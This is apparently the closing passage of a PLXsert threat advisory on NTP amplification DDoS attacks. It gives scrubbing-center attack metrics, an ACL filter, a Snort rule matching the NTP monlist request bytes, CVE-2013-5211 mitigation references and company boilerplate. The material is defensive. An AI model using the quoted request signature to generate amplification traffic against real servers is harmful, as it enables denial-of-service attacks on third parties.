Peak packets per second (pps)	9.00 Mpps	19.00 Mpps	7.00 Mpps	15.00 Mpps

Figure 20: Attack metrics from each of four scrubbing center location for the attack against a security company

## RECOMMENDED MITIGATION

### Target mitigation using ACL entries

```
deny udp any eq 123 host x.x.x.x
```

NOTE: The ACL filter above does not guarantee effective mitigation in the event of saturation within border infrastructure links. Please consult with your ISP or DDoS mitigation service provider in order to proactively eliminate this threat.

### NTP-AMP IDS Snort Rule against victim NTP server

```
alert udp $EXTERNAL_NET any -> $HOME_NET 123 \
(msg: "NTP AMP request"; \
flow: to_server; \
content: "|17 00 03 2a 00 00 00 00|"; dsize:8<>8; \
classtype:NTP-Flood; \
sid: 1000001; rev:1;)
```

### Vulnerable NTP server mitigation

US-CERT mitigation procedures for CVE-2013-5211 are applicable and available at <https://www.us-cert.gov/ncas/alerts/TA14-013A>

## CONCLUSION

Ongoing cleanup efforts by the security community are resulting in a smaller number of vulnerable NTP servers every day. However, the remaining vulnerable NTP servers are capable of amplification levels that make this attack type very dangerous.

The elimination of vulnerable NTP servers is driving malicious actors to develop new tools that enable them to produce more damaging attacks with fewer NTP servers, as demonstrated in this threat advisory.

PLXsert will continue to analyze NTP DDoS toolkits and issue additional threat advisories if warranted.

## CONTRIBUTORS

PLXsert

## ABOUT THE PROLEXIC SECURITY ENGINEERING AND RESPONSE TEAM (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, PLXsert helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

## ABOUT PROLEXIC (Now part of Akamai)

Prolexic, now part of Akamai, is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Ft. Lauderdale, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit [www.prolexic.com](http://www.prolexic.com), follow us on [LinkedIn](#), [Facebook](#), [Google+](#), [YouTube](#), and @Prolexic on [Twitter](#).